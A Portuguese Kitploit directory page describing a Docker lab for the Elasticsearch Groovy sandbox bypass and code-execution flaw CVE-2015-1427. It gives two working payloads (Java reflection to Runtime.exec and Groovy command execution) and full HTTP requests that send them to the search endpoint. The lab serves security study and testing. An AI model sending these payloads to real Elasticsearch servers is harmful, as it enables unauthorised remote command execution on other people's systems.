
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/cyberharsh/groovy-scripting-engine-cve-2015-1427
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebAprendizado e Educação
GitHubcyberharsh/groovy-scripting-engine-cve-2015-1427

Groovy-scripting-engine-CVE-2015-1427

Ambiente de laboratório baseado em Docker para CVE-2015-1427 ElasticSearch, contornando o sandbox Groovy e executando código remotamente, demonstrando dois métodos de POC com reflexão Java e execução de comandos Groovy.

Ver Repositório
29há 6 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    387
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    308
  • 6

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    275

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Ambiente de teste do bypass do sandbox Groovy do ElasticSearch && da vulnerabilidade de execução de código (CVE-2015-1427)

Versão do jre: openjdk:8-jre

Versão do elasticsearch: v1.4.2

Princípio

Referências:

  • http://cb.drops.wiki/drops/papers-5107.html
  • http://jordan-wright.com/blog/2015/03/08/elasticsearch-rce-vulnerability-cve-2015-1427/
  • https://github.com/XiphosResearch/exploits
  • http://cb.drops.wiki/drops/papers-5142.html

Após o CVE-2014-3120, o ElasticSearch trocou a linguagem de script dinâmico padrão para Groovy e adicionou um sandbox, mas ainda suporta a execução direta de linguagens dinâmicas por padrão. Esta vulnerabilidade: 1. é um bypass do sandbox; 2. é uma vulnerabilidade de execução de código Goovy.

O "sandbox" da linguagem Groovy

O ElasticSearch suporta o uso da linguagem Groovy "em sandbox" como script dinâmico, mas, obviamente, o trabalho oficial não foi bem feito. lupin e tang3 propuseram, respectivamente, dois métodos para executar comandos:

  1. Já que existe um sandbox para a execução de código Java, o método de lupin é encontrar uma forma de contornar o sandbox, por exemplo, usando reflexão Java.
  2. Como o Groovy também é originalmente uma linguagem, tang3 seguiu outro caminho, usando métodos suportados pela linguagem Groovy para executar comandos diretamente, sem precisar usar a linguagem Java.

Portanto, com base nessas duas ideias de exploração da vulnerabilidade, podemos obter dois POCs diferentes.

Método de bypass do sandbox Java:

java.lang.Math.class.forName("java.lang.Runtime").getRuntime().exec("id").getText()

Método Goovy de execução direta de comandos:

def command='id';def res=command.execute().text;res

Teste da vulnerabilidade

Compile e execute o ambiente de teste

docker-compose build
docker-compose up -d

Como a consulta exige que haja pelo menos um dado no es, envie o seguinte pacote para adicionar um dado:

POST /website/blog/ HTTP/1.1
Host: your-ip:9200
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

{
  "name": "test"
}


Em seguida, envie um pacote contendo o payload para executar comandos arbitrários:

POST /_search?pretty HTTP/1.1
Host: your-ip:9200
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/text
Content-Length: 156

{"size":1, "script_fields": {"lupin":{"lang":"groovy","script": "java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"id\").getText()"}}}

Baixar ferramenta





